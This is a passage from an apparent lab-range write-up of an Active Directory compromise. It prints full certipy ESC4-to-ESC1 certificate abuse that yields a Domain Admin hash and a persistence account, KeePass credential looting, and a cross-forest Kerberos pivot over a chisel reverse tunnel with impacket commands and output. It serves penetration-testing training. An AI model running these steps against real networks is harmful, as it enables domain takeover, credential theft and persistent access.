
Restoring j.dillon, t.dixon, a.collins and walking their rights leads through OU=IT Tier3 (j.dillon has DACL WRITE) to reset A.OWEN, b.jones, d.hoff:
The new credentials were verified successfully over LDAP, confirming control over all three accounts.
1 2 3 4 5 6 7 8
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ nxc ldap 10.0.10.5 -u A.OWEN b.jones d.hoff -p Pass123456 --continue-on-success LDAP 10.0.10.5 389 DC [*] Windows 11 / Server 2025 Build 26100 (name:DC) (domain:westbridge.hsm) (signing:None) (channel binding:When Supported) LDAP 10.0.10.5 389 DC [+] westbridge.hsm\A.OWEN:Pass123456 LDAP 10.0.10.5 389 DC [+] westbridge.hsm\b.jones:Pass123456 LDAP 10.0.10.5 389 DC [+] westbridge.hsm\d.hoff:Pass123456 ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$
ADCS: ESC4 → ESC1 → Domain Admin


A.OWEN is a member of CA-Manager (BloodHound-confirmed), which has dangerous ACL rights over the SmartCardAuthentication template - ESC4. We rewrite the template into an ESC1 configuration, then request a cert as the Administrator SID:
BloodHound - A.OWEN → MemberOf → CA-Manager, and the ADCS ESC4→ESC1 route that yields Domain Admin over the DC:
[*] Requesting certificate via RPC [*] Request ID is 11 [*] Successfully requested certificate [*] Got certificate with UPN 'a.owen@westbridge.hsm' [*] Certificate has no object SID [*] Saved certificate and private key to 'a.owen.pfx' ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ certipy-ad req -u 'a.owen@westbridge.hsm' -p 'Pass123456' -dc-ip 10.0.10.5 -target DC.westbridge.hsm -ca CA01-AD-CA -template SmartCardAuthentication -upn administrator@westbridge.hsm -sid S-1-5-21-1978613116-3728955385-531918137-500 Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC [*] Request ID is 15 [*] Successfully requested certificate [*] Got certificate with UPN 'administrator@westbridge.hsm' [*] Certificate object SID is 'S-1-5-21-1978613116-3728955385-531918137-500' [*] Saving certificate and private key to 'administrator.pfx' [*] Wrote certificate and private key to 'administrator.pfx' ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.0.10.5 Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities: [*] SAN UPN: 'administrator@westbridge.hsm' [*] SAN URL SID: 'S-1-5-21-1978613116-3728955385-531918137-500' [*] Security Extension SID: 'S-1-5-21-1978613116-3728955385-531918137-500' [*] Using principal: 'administrator@westbridge.hsm' [*] Trying to get TGT... [*] Got TGT [*] Saving credential cache to 'administrator.ccache' [*] Wrote credential cache to 'administrator.ccache' [*] Trying to retrieve NT hashfor'administrator' [*] Got hashfor'administrator@westbridge.hsm': aad3b435b51404eeaad3b435b51404ee:23f398d3fa12625184ab8a2c19cdd96b
Obtained the Administrator NTLM hash from the Domain Controller and authenticated to the SMB share. From the Administrator’s desktop, we retrieved the flag, along with an .eml file containing the password for a KeePass .kdb file and the corresponding database file.
Type helpfor list of commands # shares ADMIN$ C$ IPC$ NETLOGON SYSVOL # use C$ # cd users # cd Administrator # cd Desktop # ls drw-rw-rw- 0 Wed Jul 29 16:41:00 2026 . drw-rw-rw- 0 Thu Jul 23 16:28:05 2026 .. -rw-rw-rw- 4828 Wed Jul 29 16:40:07 2026 Database.kdb -rw-rw-rw- 282 Fri Jul 3 08:22:17 2026 desktop.ini -rw-rw-rw- 31 Wed Jul 15 12:34:14 2026 flag.txt -rw-rw-rw- 1176 Wed Jul 29 16:37:56 2026 Forest_Trust_Validation.eml # get flag.txt # get Database.kdb # get Forest_Trust_Validation.eml # exit

Using the Administrator Kerberos cache, we created a new user named hacker, added it to the administrators group, and dumped password hashes from the compromised system.
After obtaining Administrator privileges, we created a user named hacker on the Domain Controller as a persistence mechanism and enabled RDP access for the account.

As part of the validation of the recently established forest trust between WESTBRIDGE.HSM and WESTBRIDGE-RESEARCH.HSM, the researchoperator account in the WESTBRIDGE.HSM forest has been authorized to authenticate to the WESTBRIDGE-RESEARCH.HSM forest via the established cross-realm trust. The account has been designated as the owner of the Research Web Operations Global Security Group, which manages authorized operational access to the research web infrastructure.
Please note that the WESTBRIDGE-RESEARCH.HSM forest enforces Kerberos-only authentication for domain access. NTLM is disabled for domain authentication and LDAP access as part of the security baseline. Consequently, all domain logons, LDAP communication, and cross-forest authentication to the research forest must be performed using Kerberos.
The credentials required for the validation process are stored in the attached KeePass database.
KeePass Password: eJ6jSnz1z7T4chkJ
If you encounter any Kerberos, LDAP, or cross-forest authentication issues during testing, please notify the Infrastructure Services team.
That’s Domain Admin over westbridge.hsm. The DC’s C$ yields the flag, a Database.kdb, and a telling Forest_Trust_Validation.eml,
We obtained valid credentials for the researchoperator account in the WESTBRIDGE.HSM forest, which was authorized to authenticate across the established trust with WESTBRIDGE-RESEARCH.HSM.
1
Flag05[ADCS_*****]

Phase 8 - Pivoting the forest trust to the research domain
BloodHound - the bidirectional CrossForestTrust between the two forests:
The .eml and KeePass DB hand us the bridge. The email carries the KeePass password and describes the trust; kpcli then coughs up researchoperator
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ kpcli --kdb Database.kdb Provide the master password: *************************
KeePass CLI (kpcli) v4.1.3 is ready for operation. Type 'help'for a description of available commands. Type 'help <command>'for details on individual commands.
kpcli:/> ls === Groups === westbridge.hsm/ westbridge-research.hsm/ kpcli:/> cd westbridge.hsm/ kpcli:/westbridge.hsm> ls === Groups === Default Passwords/ Linux / MSSQL/ Service Accounts/ Support Portal / kpcli:/westbridge.hsm> cd Default\ Passwords/ kpcli:/westbridge.hsm/Default Passwords> ls === Entries === 0. Default Domain Password kpcli:/westbridge.hsm/Default Passwords> cd .. kpcli:/westbridge.hsm> cd .. kpcli:/> ls === Groups === westbridge.hsm/ westbridge-research.hsm/ kpcli:/> cd westbridge-research.hsm/ kpcli:/westbridge-research.hsm> ls === Groups === Privileged Accounts/ kpcli:/westbridge-research.hsm> cd Privileged\ Accounts/ kpcli:/westbridge-research.hsm/Privileged Accounts> ls === Entries === 0. researchoperator kpcli:/westbridge-research.hsm/Privileged Accounts> show -f researchoperator
Title: researchoperator Uname: researchoperator Pass: XWkZ9o5T0c65djgYWl URL: Notes: The **researchoperator** account is a member of the **Research Web Operations** group with operational access to **WEB.WESTBRIDGE-RESEARCH.HSM**.
kpcli:/westbridge-research.hsm/Privileged Accounts> kpcli:/westbridge-research.hsm/Privileged Accounts> exit Please consider supporting kpcli development by sponsoring its author: https://github.com/sponsors/hightowe
Pinging dc02.westbridge-research.hsm [10.0.20.5] with 32 bytes of data: Reply from 10.0.20.5: bytes=32 time<1ms TTL=128 Reply from 10.0.20.5: bytes=32 time<1ms TTL=128
Ping statistics for 10.0.20.5: Packets: Sent = 2, Received = 2, Lost = 0 (0% loss), Approximate round trip timesin milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms Control-C PS C:\Users\hacker\Downloads> ping web.westbridge-research.hsm
Pinging web.westbridge-research.hsm [10.0.20.10] with 32 bytes of data: Reply from 10.0.20.10: bytes=32 time<1ms TTL=128 Reply from 10.0.20.10: bytes=32 time<1ms TTL=128
Ping statistics for 10.0.20.10: Packets: Sent = 2, Received = 2, Lost = 0 (0% loss), Approximate round trip timesin milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms Control-C PS C:\Users\hacker\Downloads>
Used runas to start cmd as researchoperator user and dumped bloodhound data with sharphound from DC01 to DC02
PS C:\Users\hacker\Downloads> runas /netonly /user:westbridge.hsm\researchoperator powershell.exe Enter the password for westbridge.hsm\researchoperator: Attempting to start powershell.exe as user "westbridge.hsm\researchoperator" ... PS C:\Users\hacker\Downloads> PS C:\Users\hacker\Downloads> .\SharpHound.exe -c All -d westbridge-research.hsm --domaincontroller DC02.westbridge-research.hsm --outputdirectory C:\Users\hacker\Downloads --zipfilename research 2026-08-25T08:56:49.3966830+00:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound 2026-08-25T08:56:49.4239186+00:00|INFORMATION|SharpHound Version: 2.14.0.0 2026-08-25T08:56:49.4239186+00:00|INFORMATION|SharpHound Common Version: 4.7.0.0 2026-08-25T08:56:49.5685731+00:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry 2026-08-25T08:56:49.6066837+00:00|INFORMATION|Initializing SharpHound at 8:56 AM on 8/25/2026 2026-08-25T08:56:49.8042471+00:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices, LdapServices, WebClientService, SmbInfo, NTLMRegistry 2026-08-25T08:56:49.9162295+00:00|INFORMATION|Beginning LDAP search for westbridge-research.hsm 2026-08-25T08:56:49.9182428+00:00|INFORMATION|Collecting AdminSDHolder data for westbridge-research.hsm 2026-08-25T08:56:49.9815911+00:00|INFORMATION|AdminSDHolder ACL hash 58F13BD63729BB1D33DE3FD39F77891F47009613 calculated for westbridge-research.hsm. 2026-08-25T08:56:50.7568323+00:00|INFORMATION|Beginning LDAP search for westbridge-research.hsm Configuration NC 2026-08-25T08:56:51.0139928+00:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for WESTBRIDGE-RESEARCH.HSM 2026-08-25T08:56:52.6709378+00:00|INFORMATION|Producer has finished, closing LDAP channel 2026-08-25T08:56:52.6749628+00:00|INFORMATION|LDAP channel closed, waiting for consumers 2026-08-25T08:57:19.9062859+00:00|INFORMATION|Status: 285 objects finished (+285 9.5)/s -- Using 82 MB RAM 2026-08-25T08:57:39.6148308+00:00|INFORMATION|Consumers finished, closing output channel Closing writers 2026-08-25T08:57:39.6539226+00:00|INFORMATION|Output channel closed, waiting for output task to complete 2026-08-25T08:57:39.7808488+00:00|INFORMATION|Status: 319 objects finished (+34 6.510204)/s -- Using 82 MB RAM 2026-08-25T08:57:39.7828703+00:00|INFORMATION|Enumeration finished in 00:00:49.8798889 2026-08-25T08:57:39.9577248+00:00|INFORMATION|Saving cache with stats: 19 ID to type mappings. 0 name to SID mappings. 1 machine sid mappings. 5 sid to domain mappings. 0 global catalog mappings. 2026-08-25T08:57:40.0175978+00:00|INFORMATION|SharpHound Enumeration Completed at 8:57 AM on 8/25/2026! Happy Graphing! PS C:\Users\hacker\Downloads>
researchoperator lives in the parent domain but is authorised into the child forest, so we ride the trust with cross-realm Kerberos (everything proxied through the DC via chisel/proxychains - the research subnet isn’t directly routable). NTLM is off, so it must be Kerberos:
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ chisel server -p 9002 --reverse 2026/08/25 10:40:16 server: Reverse tunnelling enabled 2026/08/25 10:40:16 server: Fingerprint WdHORbaoE5SDS33jim++ftwehrdJiOKCieIRdwx+N+8= 2026/08/25 10:40:16 server: Listening on http://0.0.0.0:9002 2026/08/25 10:50:36 server: session#1: Client version (1.11.8) differs from server version (1.12.0~rc2-0kali1) 2026/08/25 10:50:36 server: session#1: Open (user=- addr=10.0.10.5:49900 remotes=R:127.0.0.1:1080:socks) 2026/08/25 10:50:36 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
We first obtained a TGT for the researchoperator account from the WESTBRIDGE.HSM forest.
1 2 3 4 5 6
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ impacket-getTGT westbridge.hsm/researchoperator:'XWkZ9o5T0c65djgYWl' -dc-ip 10.0.10.5 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Saving ticket in researchoperator.ccache ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$
We then used the Kerberos ticket to obtain a cross-forest ticket for the WESTBRIDGE-RESEARCH.HSM realm and subsequently requested an LDAP service ticket for DC02.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ export KRB5CCNAME="./researchoperator.ccache" && proxychains4 -q impacket-getST -k -no-pass -spn 'krbtgt/WESTBRIDGE-RESEARCH.HSM' -dc-ip 10.0.10.5 westbridge.hsm/researchoperator Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Getting ST for user [*] Saving ticket in researchoperator@krbtgt_WESTBRIDGE-RESEARCH.HSM@WESTBRIDGE.HSM.ccache ┌──(kali㉿kali)-[~/Desktop/HackSmarter/Range: Westbridge University] └─$ export KRB5CCNAME="./researchoperator@krbtgt_WESTBRIDGE-RESEARCH.HSM@WESTBRIDGE.HSM.ccache" && proxychains4 -q impacket-getST -k -no-pass -spn 'ldap/DC02.westbridge-research.hsm' -dc-ip 10.0.20.5 'westbridge-research.hsm/researchoperator' Impacket v0.14.0.dev0 - Copyright Fortra, LLC and 